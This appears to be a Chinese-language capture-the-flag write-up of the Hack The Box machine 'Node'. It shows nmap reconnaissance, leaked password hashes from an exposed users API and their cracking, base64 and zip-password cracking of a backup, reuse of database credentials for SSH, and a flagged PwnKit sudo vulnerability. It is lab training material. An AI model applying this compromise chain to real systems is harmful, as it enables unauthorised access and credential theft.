Node,zip(爆破)、mongodb(失敗)、版本提權(PwnKit)

```
└─# nmap -sCV -p22,3000 -A 10.10.10.58
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-02 00:09 PDT
Nmap scan report for 10.10.10.58
Host is up (0.23s latency).

PORT     STATE SERVICE            VERSION
22/tcp   open  ssh                OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:5e:34:a6:25:db:43:ec:eb:40:f4:96:7b:8e:d1:da (RSA)
|   256 6c:8e:5e:5f:4f:d5:41:7d:18:95:d1:dc:2e:3f:e5:9c (ECDSA)
|_  256 d8:78:b8:5d:85:ff:ad:7b:e6:e2:b5:da:1e:52:62:36 (ED25519)
3000/tcp open  hadoop-tasktracker Apache Hadoop
|_http-title: MyPlace
| hadoop-datanode-info:
|_  Logs: /login
| hadoop-tasktracker-info:
|_  Logs: /login
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose|specialized|phone|storage-misc
Running (JUST GUESSING): Linux 3.X|4.X|5.X (90%), Crestron 2-Series (86%),
Google Android 4.X (86%), HP embedded (85%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
cpe:/o:crestron:2_series cpe:/o:google:android:4.0
cpe:/o:linux:linux_kernel:5.0 cpe:/h:hp:p2000_g3
Aggressive OS guesses: Linux 3.10 - 4.11 (90%), Linux 3.12 (90%), Linux 3.13
(90%), Linux 3.13 or 4.2 (90%), Linux 3.16 (90%), Linux 3.16 - 4.6 (90%),
Linux 3.18 (90%), Linux 3.2 - 4.9 (90%), Linux 4.2 (90%), Linux 4.4 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 3000/tcp)
HOP RTT       ADDRESS
1   225.16 ms 10.10.14.1
2   226.75 ms 10.10.10.58
```


```
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.80 seconds
```

3000 port

```
訊息收集，可能是user
tom
mark
rastating
```


有目錄爆破，但都切回home
只有一筆登入介面，不管用sql..等都失敗，

檢查原始碼，逐一測試後，




```
<script type="text/javascript" src="vendor/jquery/jquery.min.js"></script>
<script type="text/javascript" src="vendor/bootstrap/js/bootstrap.min.js"></script>
<script type="text/javascript" src="vendor/angular/angular.min.js"></script>
<script type="text/javascript" src="vendor/angular/angular-route.min.js"></script>
<script type="text/javascript" src="assets/js/app/app.js"></script>
<script type="text/javascript" src="assets/js/app/controllers/home.js"></script>
<script type="text/javascript" src="assets/js/app/controllers/login.js"></script>
<script type="text/javascript" src="assets/js/app/controllers/admin.js"></script>
<script type="text/javascript" src="assets/js/app/controllers/profile.js"></script>
<script type="text/javascript" src="assets/js/misc/freelancer.min.js"></script>
```

發現這目錄有passwd




```
var controllers = angular.module('controllers');

controllers.controller('HomeCtrl', function ($scope, $http) {
  $http.get('/api/users/latest').then(function (res) {
    $scope.users = res.data;
  });
});
```



```
0:
  _id:       "59a7368398aa325cc03ee51d"
  username:  "tom"
  password:  "f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240"
  is_admin:  false
1:
  _id:       "59a7368e98aa325cc03ee51e"
  username:  "mark"
  password:  "de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73"
  is_admin:  false
2:
  _id:       "59aa9781cced6f1d1490fce9"
  username:  "rastating"
  password:  "5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0"
  is_admin:  false
```

得出



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240
de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73
5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240	sha256	spongebob
de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73	sha256	snowflake
5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0	Unknown	Not found.

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

How CrackStation Works


CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password,

```
username : tom
passwd : spongebob
```

```
username : mark
passwd : snowflake
```

可以登入web但都沒權限。

我把後面的/latest拿掉，多獲取一個帳密




10.10.10.58:3000/api/users

```
0:
  _id:        "59a7365b98aa325cc03ee51c"
  username:   "myP14ceAdm1nAcc0uNT"
  password:   "dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af"
  is_admin:   true
1:
  _id:        "59a7368398aa325cc03ee51d"
  username:   "tom"
  password:   "f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240"
  is_admin:   false
2:
  _id:        "59a7368e98aa325cc03ee51e"
  username:   "mark"
  password:   "de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73"
  is_admin:   false
3:
  _id:        "59aa9781cced6f1d1490fce9"
  username:   "rastating"
  password:   "5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0"
  is_admin:   false
```

```
username : myP14ceAdm1nAcc0uNT
passwd : manchester
```

登入後，可下載備份檔




檔案不管用web、指令都下載不下來。。。尷尬誒...

直接看答案＋處理紀錄
參考：https://blog.csdn.net/XavierDarkness/article/details/130642338

下載完之後，是一個base64位元檔案，

```
└─$ file myplace.backup
myplace.backup: ASCII text, with very long lines (65536), with no line terminators
```

需解碼，解碼後是一個zip檔，



```
┌──(kali㉿kali)-[~/HACKTHEBOX/Node]
└─$ ls
mark.jpg  myplace.backup  rastating.jpg  tom.jpg

┌──(kali㉿kali)-[~/HACKTHEBOX/Node]
└─$ file myplace.backup
myplace.backup: ASCII text, with very long lines (65536), with no line terminators

┌──(kali㉿kali)-[~/HACKTHEBOX/Node]
└─$ base64 -d myplace.backup > unknown

┌──(kali㉿kali)-[~/HACKTHEBOX/Node]
└─$ ls
mark.jpg  myplace.backup  rastating.jpg  tom.jpg  unknown

┌──(kali㉿kali)-[~/HACKTHEBOX/Node]
└─$ file unknown
unknown: Zip archive data, at least v1.0 to extract, compression method=store

┌──(kali㉿kali)-[~/HACKTHEBOX/Node]
└─$ ls
mark.jpg  myplace.backup  rastating.jpg  tom.jpg  unknown
```


解zip需要密碼，
可以使用john2zip轉hash，
在john爆破，
爆破完後密碼：magicword。

看他們解壓縮完後，是web所有資訊
裡面有一個app.js檔案有

```
const url = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?
authMechanism=DEFAULT&authSource=myplace';
```

```
username : mark
passwd : 5AYRft73VtFpc84k
```

mongodb登入失敗，




```
└─# mongo 10.10.10.58:27017/myplace -u mark -p 5AYRft73VtFpc84k
MongoDB shell version v6.1.1
connecting to: mongodb://10.10.10.58:27017/myplace?compressors=disabled&gssapiServiceName=mongodb
Error: couldn't connect to server 10.10.10.58:27017, connection attempt failed: SocketException: Error connecting to 10.10.10.58:27017 :: caused by :: Conne
ction timed out :
connect@src/mongo/shell/mongo.js:380:17
@(connect):2:6
exception: connect failed
exiting with code 1
```

參考：


1. https://book.hacktricks.xyz/v/cn/network-services-pentesting/27017-27018-mongodb
2. https://hackmd.io/@WL-WTIRiRlOr-R2wORqerA/Hkn_1AHvs

疑似可以ssh連線(成功)



```
Last login: Wed Sep 27 02:33:14 2017 from 10.10.14.3
mark@node:~$ id
uid=1001(mark) gid=1001(mark) groups=1001(mark)
mark@node:~$ whoami
mark
mark@node:~$ 
```


有版本漏洞，最後嘗試



```
╔══════════╣ Sudo version
╚ https://book.hacktricks.xyz/l
Sudo version 1.8.16

Vulnerable to CVE-2021-4034
```


前面的資料庫有開port



```
mark@node:/home/tom$ netstat -tlnp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:27017         0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::3000                 :::*                    LISTEN      -
mark@node:/home/tom$ 
```

